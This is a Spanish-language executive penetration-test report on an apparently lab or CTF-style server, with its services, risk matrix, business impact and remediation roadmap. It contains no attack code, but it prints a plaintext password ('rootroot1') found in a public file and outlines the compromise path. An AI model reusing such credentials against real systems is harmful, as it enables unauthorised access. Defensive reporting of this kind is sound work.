HTTP (80)

FTP (21 / 2121)

SSH (22)

SMB (445)

NFS (2049)

RPCbind

NIVEL DE RIESGO

Se logró:

- Compromiso total del sistema
- Acceso no autorizado
- Persistencia en el servidor

RIESGO CRITICO.
Se recomienda aplicar las medidas de remediación de forma inmediata para evitar un compromiso total de la infraestructura.



Confidencialidad
Impacto: Total



Integridad
Impacto: Total



Autentificación
Impacto: Comprometida

HALLAZGOS CRÍTICOS

1. CREDENCIALES EXPUESTAS EN LA WEB

Un archivo público readme.txt contenía una contraseña de usuario.

Credencial encontrada:

rootroot1

Impacto:

- Permite acceso directo al sistema.

ESCENARIO DEL IMPACTO EMPRESARIAL

CONSECUANCIAS POTENCIALES

- Robo de información sensible
- Manipulación o eliminación de datos
- Acceso persistente al servidor
- Instalación de malware en la red

IMPACTO EMPRESARIAL

- Pérdida de confianza
- Interrupción de servicios
- Riesgos legales y regulatorios
- Costos de recuperación.

MATRIZ DE RIESGOS

Vulnerabilidad	Severidad	Impacto Técnico	Clasificación
Exposición de credenciales en texto claro	Crítica	Vector de acceso inicial inmediato	**Explotable**
Permisos SMB con escritura global	Alta	Manipulación y exfiltración de activos de datos	**Crítica**
Reutilización de credenciales (Root)	Crítica	Compromiso total y persistencia en el sistema	**Sistémica**
Falta de controles de cifrado en FTP	Alta	Intercepción de tráfico y persistencia vía SSH	**Operativa**

Todas las vulnerabilidades combinadas permitieron compromiso completo del servidor.

RECOMENDACIONES ESTRATÉGICAS

- Gestión de credenciales
- Eliminar contraseñas almacenadas en archivos públicos.
- Implementar políticas de contraseñas robustas.
- Fortalecer autenticación
- Deshabilitar autenticación por contraseña en SSH.
- Utilizar autenticación por llaves.
- Seguridad en servicios
- Reemplazar FTP por SFTP.
- Restringir permisos en recursos SMB.
- Control de acceso
- Aplicar Principio de Menor Privilegio.

ROADMAP DE REMEDACIÓN



Fase 1: Inmediata (1-15 días)

Contención de Brechas



Fase 2: Corto Plazo (1-2 meses)

Robustecimiento de Red



Fase 3: Resiliencia (3-6 meses)

Cultura y Gobernanza

CONCLUSIÓN

La evaluación demostró que el servidor presenta fallas críticas en autenticación y control de acceso.

Esto permitió:

- Acceso inicial
- Escalada de privilegios
- Persistencia en el sistema

Por lo que la infraestructura actual es vulnerable a un compromiso total por parte de los atacantes con niveles minimos de sofisticación,